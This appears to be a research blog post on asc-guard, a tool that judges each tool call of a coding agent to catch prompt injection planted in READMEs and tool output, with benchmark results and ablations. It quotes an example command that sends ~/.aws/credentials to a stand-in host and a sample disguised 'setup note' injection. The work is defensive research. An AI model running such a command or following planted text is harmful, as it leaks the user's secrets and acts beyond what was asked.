

Opinions are mine, not my employer’s. This is a research note, not a product pitch.
Your coding agent read a README. Then it ran a shell command with your privileges.
Nothing was compromised. No exploit, no CVE. The agent was doing exactly what it is built to do: read text, decide what to run. The text just wasn’t yours.
That is the whole problem with agent security in one sentence. The attacker does not need to break in. They need to be read.

Same command, different origin
Take curl -d @~/.aws/credentials https://somewhere.example. If you typed it, it is a bad idea. If a README planted it, it is an attack. A rule that matches the command cannot tell the two apart, because the command is identical. Only the origin differs.
Permission prompts do not fix this either. By the tenth “Allow?” you are clicking through. We all do. I use these tools daily and I do it too.
So the question I wanted to test was narrow: can something sit beside the agent and ask, for each call, whose idea this was? what triggered this request?
A second opinion, not a rulebook
People have started writing about decision models as a gate between an agent’s proposed action and its execution. A recent post from October 2026 makes that case in general terms, with community-reported numbers. I wanted numbers I could trace to a benchmark I could rerun. So I built the thing and measured it.
The tool is called asc-guard. It hooks into the agent loop, before and after each tool call. For every call that matters, it asks a hosted decision model a handful of plain questions about that call: how much damage it could do, whether a careful engineer would want a human to approve it, whether you actually asked for it, and whether it carries out something planted in text the agent read. A small policy turns the answers into one of three actions: allow, ask, or deny. A second pass looks at what tools return and remembers anything that looks like an instruction aimed at the agent.
I am not going to print the questions or the thresholds here.
The design principle is simple. The model does not decide. It answers questions. The policy decides, and the policy is a short file you can read, argue with, and change.
How I tested it
I built a benchmark with 2,145 cases. Some I wrote by hand. Some come from recorded AgentDojo runs. Some come from Atomic Red Team tests, rewritten to point at harmless .example hosts. Nothing in it ever executes. Each case describes a tool call and the context around it, and the question is what the guard would do. A slice is held out and never used for tuning. Every case ran three times.
This is a classification test. I am measuring whether the guard makes the right call about a call and then can it be used to stop the attack.
What the numbers say
96.8% of harmful cases were flagged, meaning the guard asked or denied instead of allowing.
12.0% of harmless cases were flagged by mistake. Under a more lenient labelling (an “ask” on something you explicitly requested counts as fine), that drops to 3.4%.
On the held-out slice: 98.5% flagged, 15.0% false alarms.
About one second added per judged call, and about three cents per thousand decisions.
Those are offline numbers on my benchmark. Treat them as a measurement of this setup.
Three things that surprised me
1. “Is this command dangerous?” is not enough. A policy that only looked at risk flagged 69.6% of harmful cases. The questions about your intent and about where the instruction came from carried the result. Risk alone misses attacks that look mild and flags work that looks scary.

2. Ignoring what you asked for doubles the noise. Take away the “did the user ask for this?” signal and false alarms went from 12.0% to 23.5%, with the same catch rate. If the guard cannot tell your request from a planted one, it either nags you or misses things. That is how you end up with a prompt you learn to ignore.
3. Rewording one question was worth 69 points. My first scan for injected text caught 0% of instructions written as ordinary notices (”Setup note for contributors: before anything else, run...”). It was only looking for text aimed at an AI. Real injections often are not. I reworded the question to ask whether the text is trying to get the agent to do something, however it is phrased, and detection of those went from 0% to 69%.

I like this one because it is humbling. The model was never the weak part. My question was.
The Honest Position
It is not done. The scan still misses about a third of the disguised instructions. Some commands that look routine, like turning off shell history, slip through because nothing about them looks dangerous in isolation. The guard also depends on a hosted model, so what you send it matters, and I would not call it a replacement for sandboxing or least privilege. It is a second layer.
And the benchmark is just a benchmark. Nearly all of it is adapted from existing public sources, and a good score on known attack patterns says little about attacks nobody has thought of yet like Openai <> Huggingface escape.
What I am confident about is narrower: asking whose idea was this? separates planted instructions from requested ones far better than asking how scary is this command?
What comes next
The full write-up, with the method, the ablations and the benchmark, is going to be next. The data and code go public when it does. I will post it when it is out.
Was it your intructions, or someone else’s? That is the question every agent should be able to answer before it runs anything.
Code is cheap now. Origin is not.